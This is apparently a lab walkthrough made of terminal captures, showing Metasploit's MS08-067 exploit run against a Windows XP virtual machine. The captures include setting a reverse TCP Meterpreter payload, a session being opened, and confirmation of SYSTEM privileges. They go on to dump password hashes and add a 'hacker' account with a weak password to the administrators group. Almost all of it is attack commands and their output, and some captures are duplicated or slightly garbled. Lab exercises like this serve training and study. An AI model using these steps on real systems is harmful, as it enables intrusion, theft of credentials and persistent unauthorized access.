

Performing a Buffer Overflow

```
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali: 
File System
n
Home
```

```
= [ metasploit v6.4.30-dev ]
+ -- -- [ 2458 exploits - 1264 auxiliary - 430 post ]
+ -- -- [ 1471 payloads - 49 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
= [ metasploit v6.4.30-dev ]
+ -- -- [ 2458 exploits - 1264 auxiliary - 430 post ]
+ -- -- [ 1471 payloads - 49 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > clear
```

MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
msf6 > search exploit/windows/smb rank:great
```

search exploit/windows/smb rank:great

```
File Actions Edit View Help
msf6 > search exploit/windows/smb rank:great

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative
th Stack Corruption
1  target: Automatic Targeting              .               .     .     .
2  target: Windows 2000 Universal            .               .     .     .
3  target: Windows XP SP0/SP1 Universal      .               .     .     .
4  target: Windows 2003 SP0 Universal        .               .     .     .
5  target: Windows XP SP2 English (AlwaysOn NX) .             .     .     .
6  target: Windows XP SP2 English (NX)       .               .     .     .
7  target: Windows XP SP3 English (AlwaysOn NX) .             .     .     .
8  target: Windows XP SP3 English (NX)       .               .     .     .
9  target: Windows XP SP2 Arabic (NX)        .               .     .     .
10 target: Windows XP SP2 Chinese - Traditional / Taiwan (NX) .             .     .     .
11 target: Windows XP SP2 Chinese - Simplified (NX) .             .     .     .
12 target: Windows XP SP2 Chinese - Traditional (NX) .             .     .     .
13 target: Windows XP SP2 Czech (NX)         .               .     .     .
14 target: Windows XP SP2 Danish (NX)        .               .     .     .
15 target: Windows XP SP2 German (NX)        .               .     .     .
16 target: Windows XP SP2 Greek (NX)         .               .     .     .
17 target: Windows XP SP2 Spanish (NX)       .               .     .     .
18 target: Windows XP SP2 Finnish (NX)       .               .     .     .
19 target: Windows XP SP2 French (NX)        .               .     .     .
20 target: Windows XP SP2 Hebrew (NX)        .               .     .     .
21 target: Windows XP SP2 Hungarian (NX)     .               .     .     .
22 target: Windows XP SP2 Italian (NX)       .               .     .     .
23 target: Windows XP SP2 Japanese (NX)     .               .     .     .
24 target: Windows XP SP2 Korean (NX)       .               .     .     .
25 target: Windows XP SP2 Dutch (NX)        .               .     .     .
26 target: Windows XP SP2 Norwegian (NX)    .               .     .     .
```

Use 0

```
msf6 >
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > info
```

```
exploit(windows/smb/ms08_067_netapi) > info

Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Discovered: 2008-10-28

Provided by:
  - m <x@hdm.io>
  - Brett Moore <brett.moore@insomniasec.com>
  - Frank2 <frank2@dc949.org>
  - Duck <jduck@metasploit.com>

Available targets:
  Name
  ----
  Automatic Targeting
  Windows 2000 Universal
  Windows XP SP0/SP1 Universal
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.98.4
rhosts => 192.168.98.4
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Clear

show options

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.98.4    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.98.5    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Ping target

```
msf6 exploit(windows/smb/ms08_067_netapi) > ping 192.168.98.4
[*] exec: ping 192.168.98.4

PING 192.168.98.4 (192.168.98.4) 56(84) bytes of data.
64 bytes from 192.168.98.4: icmp_seq=1 ttl=128 time=2.77 ms
64 bytes from 192.168.98.4: icmp_seq=2 ttl=128 time=2.08 ms
64 bytes from 192.168.98.4: icmp_seq=3 ttl=128 time=1.02 ms
^C
— 192.168.98.4 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2447ms
rtt min/avg/max/mdev = 1.018/1.956/2.770/0.720 ms
Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Clear the screen again

Clear

```
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.98.5:4444
[*] 192.168.98.4:445 - Automatically detecting the target...
[*] 192.168.98.4:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Unknown
[*] 192.168.98.4:445 - We could not detect the language pack, defaulting to English
[*] 192.168.98.4:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.98.4:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.98.5:4444
[*] 192.168.98.6:445 - Automatically detecting the target...
[*] 192.168.98.6:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.98.6:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.98.6:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.98.6
[*] Meterpreter session 1 opened (192.168.98.5:4444 → 192.168.98.6:1032) at 2024-11-02 12:13:20

meterpreter > █
```

?

```

File Actions Edit View Help
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                             |
|----------|-----------------|----------|---------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, no) |
| LHOST    | 192.168.98.5    | yes      | The listen address (an interface may be specified)      |
| LPORT    | 4444            | yes      | The listen port                                         |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.98.5:4444
[*] 192.168.98.6:445 - Automatically detecting the target ...
[*] 192.168.98.6:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.98.6:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.98.6:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.98.6
[*] Meterpreter session 1 opened (192.168.98.5:4444 → 192.168.98.6:1032) at 2024-11-02 12:13:13

meterpreter > ?

Core Commands
=====



| Command                  | Description                                           |
|--------------------------|-------------------------------------------------------|
| ?                        | Help menu                                             |
| background               | Backgrounds the current session                       |
| bg                       | Alias for background                                  |
| bgkill                   | Kills a background meterpreter script                 |
| bglist                   | Lists running background scripts                      |
| bgrun                    | Executes a meterpreter script as a background thread  |
| channel                  | Displays information or control active channels       |
| close                    | Closes a channel                                      |
| detach                   | Detach the meterpreter session (for http/https)       |
| disable_unicode_encoding | Disables encoding of unicode strings                  |
| enable_unicode_encoding  | Enables encoding of unicode strings                   |
| exit                     | Terminate the meterpreter session                     |
| get_timeouts             | Get the current session timeout values                |
| guid                     | Get the session GUID                                  |
| help                     | Help menu                                             |
| info                     | Displays information about a Post module              |
| irb                      | Open an interactive Ruby shell on the current session |
| load                     | Load one or more meterpreter extensions               |


```

Getuid

```
timescomp Manipulate file MAC attributes  
For more info on a specific command, use <command> -h or help <command>.
```

```
meterpreter > whoami  
[-] Unknown command: whoami. Run the help command for more details.  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```

getsystem

```
meterpreter > getsystem  
[-] Already running as SYSTEM  
meterpreter > █
```

hashdump

```
meterpreter > whoami  
[-] Unknown command: whoami. Run the help command for more details.  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > getsystem  
[-] Already running as SYSTEM  
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
HelpAssistant:1002:c50b1c15aa2fa561067a173d134f54a2:e73307579205da638886b210fb9da2a1 :::  
IUSR_XP_VICTIM:1000:3f166b66f3dcf51a5ef5659215234406:bfb7f0df3c11921ca1470cfd45e0e611 :::  
IWAM_XP_VICTIM:1001:ff899851bf3dedd19842adcccdde46a1:65a4df987ba1591df00b72fc321cdb70 :::  
SUPPORT_388945a0:1004:aad3b435b51404eeaad3b435b51404ee:08e5e9a66685aa5d851d4dcd86fe2f2 :::  
meterpreter > █
```

shell

```
C:\WINDOWS\system32> █
```



```
Administrator      Guest      HelpAssistant
IUSR_XP_VICTIM     IWAM_XP_VICTIM  SUPPORT_388945a0
The command completed with one or more errors.
```

```
C:\WINDOWS\system32>
```

```
Administrator      Guest      HelpAssistant
IUSR_XP_VICTIM     IWAM_XP_VICTIM  SUPPORT_388945a0
The command completed with one or more errors.
```

```
C:\WINDOWS\system32>net user hacker letmein /add
net user hacker letmein /add
The command completed successfully.
```

```
C:\WINDOWS\system32>
```

```
C:\WINDOWS\system32>net user
net user
```

```
User accounts for \\
```

```
Administrator      Guest      hacker
HelpAssistant      IUSR_XP_VICTIM  IWAM_XP_VICTIM
SUPPORT_388945a0
The command completed with one or more errors.
```

```
C:\WINDOWS\system32>
```


```
C:\WINDOWS\system32>net localgroup administrators /add hacker
net localgroup administrators /add hacker
The command completed successfully.
```

```
C:\WINDOWS\system32>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
hacker
The command completed successfully.

C:\WINDOWS\system32>
```



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : mynet
    IP Address. . . . . : 192.168.98.6
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.98.1

C:\Documents and Settings\Administrator>net user
User accounts for \\XP_VICTIM

-----
Administrator      Guest      hacker
HelpAssistant      IUSR_XP_VICTIM      IWM_XP_VICTIM
SUPPORT_388945a0
The command completed successfully.

C:\Documents and Settings\Administrator>
```

